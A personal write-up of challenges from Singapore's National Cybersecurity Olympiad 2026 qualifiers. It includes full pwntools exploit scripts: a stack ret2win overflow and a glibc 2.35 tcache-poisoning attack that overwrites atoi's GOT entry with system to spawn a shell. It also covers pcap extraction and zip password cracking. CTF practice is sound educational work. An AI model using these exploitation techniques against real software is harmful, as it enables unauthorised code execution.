

Preamble
On the 7th of March 2026, I participated in the qualifiers for Singapore’s National Cybersecurity Olympiad (NCO) 2026. Whilst my performance was lower than I expected, I nonetheless had an interesting time doing the challenges, especially without internet access. Here are the writeups for some of the challenges I solved/upsolved.
Pwn
On hindsight, I massively threw this category and under-performed, clinching a grand total of zero points during the competition — some of which I could have solved during the competition itself. Here are the challenges I upsolved soon after.
Pwn-Sum
#include <stdio.h>#include <stdlib.h>#include <stdint.h>
void win() { system("cat flag.txt"); exit(0);}
int main() { setvbuf(stdout, NULL, _IONBF, 0); setvbuf(stdin, NULL, _IONBF, 0); printf("Welcome to the calculator! Enter 0 to finish.\n"); int64_t arr[100] = {0}; int nums = 0; do { printf("Enter number %llu: ", nums + 1); scanf("%lld", &arr[nums]); nums++; } while(arr[nums-1] != 0); int64_t sum = 0; for (int i = 0; i < nums; i++) { sum += arr[i]; } printf("The total sum is: %lld\n", sum); return 0;}Looking at the source code provided, we immediately see that it is some sort of ret2win challenge. We are provided with a loop that infinitely reads a 64bit number into increasing indexes of the array arr. This allows us to gain arbitrary write capabilities, allowing us to overwrite the return pointer in the stack for main() and return to win().
NCO/pwn/pwn-sum via v15.2.1-gcc via v3.13.12 (.venv)❯ checksec chal_patched[*] '/home/sherlock/Documents/CTF/NCO/pwn/pwn-sum/chal_patched' Arch: amd64-64-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x400000) RUNPATH: b'.' Stripped: No Debuginfo: YesLooking at checksec, we see that there is no canary and no PIE, which means that we are able to directly overwrite the return pointer by writing to indexes num > 100.

Looking at the stack layout for main() in IDA, we can see that we will need to overwrite 0x340 + 0x8 = 0x348 bytes of data in order to reach the return pointer. This means that we will have to write 0x69 (105) values to the array.
However, we must take care not to overwrite num, as the top 4 bytes of the value when num = 103 is num. Hence, for when num = 103, we need to input 103 << 32 in order to not corrupt the num value.
Hence:
#!/usr/bin/env python3
from pwn import *
exe = ELF("./chal_patched")libc = ELF("./libc.so.6")ld = ELF("./ld-linux-x86-64.so.2")
context.binary = execontext.terminal = ["zellij", "action", "new-pane", "--"]context.gdb_binary = "/usr/bin/pwndbg"
gdbscript = """set breakpoint pending onb *0x0000000000401267continue"""
def conn(): if args.LOCAL: r = process([exe.path]) if args.GDB: gdb.attach(r, gdbscript=gdbscript) pause() else: r = remote("addr", 1337)
return r
def main(): r = conn() for i in range(0, 103): r.sendlineafter(b": ", b"1") # do not clobber 103 nums r.sendlineafter(b": ", str(103 << 32).encode()) r.sendlineafter(b": ", b"1") ret = 0x000000000040117A r.sendlineafter(b": ", str(ret).encode()) r.sendlineafter(b": ", b"0") r.interactive()
if __name__ == "__main__": main()This should have been quite a simple solve, but I ran out of time due to being choked at pwn-flag-shop.
Pwn-Delta
#include <malloc.h>
#define MAX 0x7
void *allocs[MAX];
int get_num() { char buf[0x20]; fgets(buf, 0x20, stdin); return atoi(buf);}
int get_idx() { int idx = get_num(); if (idx < 0 || idx >= MAX) { puts("invalid idx"); return -1; } return idx;}
void create() { int idx = 0; int size = 0;
printf("idx > "); idx = get_idx(); if (idx == -1) { return; }
printf("size > "); size = get_num(); if (size < 0 || size > 0x1000) { puts("invalid size"); return; }
allocs[idx] = malloc(size);
printf("input > "); fgets(allocs[idx], size, stdin);}
void delete() { int idx = 0;
printf("idx > "); idx = get_idx(); if (idx == -1) { return; }
if (allocs[idx] == NULL) { puts("invalid idx"); return; }
free(allocs[idx]);}
void edit() { int idx = 0; int delta = 0;
printf("idx > "); idx = get_idx(); if (idx == -1) { return; }
if (allocs[idx] == NULL) { puts("invalid idx"); return; }
printf("delta > "); delta = get_num(); if (delta < -0x1000 || delta > 0x1000) { puts("invalid change"); return; }
*(size_t *)allocs[idx] += delta;}
void read() { int idx = 0; printf("idx > "); idx = get_idx(); if (idx == -1) { return; }
if (allocs[idx] == NULL) { puts("invalid idx"); return; }
printf("content: "); puts(allocs[idx]);}
void menu() { puts("1. create"); puts("2. delete"); puts("3. edit"); puts("4. read"); printf("> ");}
void setup() { setbuf(stdin, NULL); setbuf(stdout, NULL); setbuf(stderr, NULL);}
int main() { setup(); char buf[0x20]; int choice = 0;
while (1) { menu(); fgets(buf, 0x20, stdin); choice = atoi(buf); switch (choice) { case 1: create(); break; case 2: delete(); break; case 3: edit(); break; case 4: read(); break; default: puts("invalid choice"); } }}We see the use of malloc() and free(), hence it immediately jumps out as a heap challenge. edit() allows us to commit a use-after-free (UAF), hence this is probably some heap bin metadata corruption challenge. We can use tcache poisoning in order to overwrite some function’s address to pop a shell, however, since this challenge uses libc 2.35, we need to work around some safety mitigations.
We observe that the edit() function only allows us to touch the first 8 bytes of the tcache structure, hence we are unable to corrupt the bk (key) in order to commit a double free. That is ok though, we can still use edit() to incrementally increase/decrease the hex value in the first 8 bytes.
Furthermore, in libc > 2.32, the fd of the tcache is mangled using mangled_ptr = next_ptr ^ (this_ptr >> 12). This means that we have to leak what (this_ptr >> 12) could possibly be. This can be achieved by leaking the fd of the chunk at the end of the tcache bin, where mangled_ptr = NULL ^ (this_ptr >> 12). Since it is xored by null, we can get (this_ptr >> 12), and if we allocate chunks A and B such that head -> B -> A and A and B are close by on the same heap page, we can use the value of (this_ptr >> 12) from A for B (as right-shifting by 12 discards the last 3 “nibbles” of the address) to find the address of A, and therefore, the address of B.
In order to call system, we also need to leak the base of libc. This can be done via the unsorted bin, where the fd of the end of the unsorted bin points to main_arena+96 in libc. By leaking the fd, we can calculate the base of libc.
To pop a shell, we can simply overwrite the got of a function with system(). Here, I chose atoli() for convenience. We overwrite the tcache fd for a chunk to the got for atoli() using edit(), and when allocated with malloc() we can set it to system().
Just to make sure the GOT is writable:
NCO/pwn/pwn-delta via v15.2.1-gcc via v3.13.12 (.venv)❯ checksec chal_patched[*] '/home/sherlock/Documents/CTF/NCO/pwn/pwn-delta/chal_patched' Arch: amd64-64-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x3fe000) RUNPATH: b'.' Stripped: NoHence:
#!/usr/bin/env python3
from pwn import *
exe = ELF("./chal_patched")libc = ELF("./libc.so.6")ld = ELF("./ld-2.35.so")
context.binary = execontext.terminal = ["zellij", "action", "new-pane", "--"]context.gdb_binary = "/usr/bin/pwndbg"
gdbscript = """set breakpoint pending onb *0x00000000004014FFcontinue"""
def conn(): if args.LOCAL: r = process([exe.path]) if args.GDB: gdb.attach(r, gdbscript=gdbscript) pause() else: r = remote("addr", 1337)
return r
def main(): r = conn()
def alloc(size, idx, data): r.sendlineafter(b"> ", b"1") r.sendlineafter(b"idx > ", str(idx).encode()) r.sendlineafter(b"size > ", str(size).encode()) r.sendlineafter(b"input > ", data)
def free(idx): r.sendlineafter(b"> ", b"2") r.sendlineafter(b"idx > ", str(idx).encode())
def edit(idx, data): r.sendlineafter(b"> ", b"3") r.sendlineafter(b"idx > ", str(idx).encode()) r.sendlineafter(b"delta > ", str(data).encode())
def view(idx): r.sendlineafter(b"> ", b"4") r.sendlineafter(b"idx > ", str(idx).encode()) r.recvuntil(b"content: ") return r.recvline()[:-1]
# libc leak via unsorted alloc(0x500, 0, b"U") alloc(0x20, 1, b"guard") free(0) libc_main_arena = u64(view(0)[:6].ljust(8, b"\x00")) libc_base = libc_main_arena - libc.sym["main_arena"] - 96 info(f"libc leak: {hex(libc_main_arena)}, libc base: {hex(libc_base)}") alloc(0x20, 0, b"A") alloc(0x20, 1, b"B") alloc(0x20, 2, b"C") free(0) free(1) free(2) # head -> C -> B -> A # Need to unmangle pointers a_mangled = u64(view(0)[:6].ljust(8, b"\x00")) # a_addr >> 12 b_mangled = u64(view(1)[:6].ljust(8, b"\x00")) # a_addr ^ (b_addr >> 12)
a_addr = b_mangled ^ a_mangled b_addr = a_addr + 0x30 b_key = b_addr >> 12
info(f"A addr: {hex(a_addr)}, B addr: {hex(b_addr)}, b_key: {hex(b_key)}") # mangle B to point at atoi got instead atoli_mangled = exe.got["atoi"] ^ b_key delta = atoli_mangled - b_mangled info(f"delta: {delta}") remaining = delta while remaining != 0: if remaining > 0x1000: edit(1, 0x1000) remaining -= 0x1000 info(remaining) elif remaining < -0x1000: edit(1, -0x1000) info(remaining) remaining += 0x1000 else: edit(1, remaining) remaining = 0 # head -> C -> B -> atoli alloc(0x20, 3, b"D") alloc(0x20, 4, b"E") alloc(0x20, 5, p64(libc_base + libc.sym["system"])) # atoli written with system r.sendlineafter(b"> ", b"/bin/sh\x00") r.interactive()
if __name__ == "__main__": main()Forensics
Forensics was honestly ok, barring some sneaky tricks put in by the chall authors.
Forensics-Chat
We are provided with a Wireshark .pcap which contains IRC chat logs, as well as FTP TCP streams. Inspecting the chat logs, we learn that the user is downloading a pdf from the FTP server with the password potato_croquette. Hence, we can follow the FTP TCP stream to extract the bytes:
from pwn import * # yes pwntools do not question

file = b""segments = [ # B64-encoded segments of the tcp data go here]for i in segments: file += b64d(i)write("flag.pdf", file)Opening the pdf, however, we observe that it is blank and white. How could that be?
Well, it turns out that there are text elements hidden in white. Hahaha.
Forensics-disk
This was rather trivial, so here are my condensed solve steps:
-
Mount the image into ftk imager
-
Observe that there is flag.zip and a note that says it uses insecure 5 digit password
-
Extract flag.zip and run it through
zip2johnandjohn -
Extract the contents with cracked password and profit
Honestly quite an easy disk forensics task.
Epilogue
To be very frank, I felt that I could have done much better for NCO 2026 Qualifiers as a whole. More room for improvement, I guess.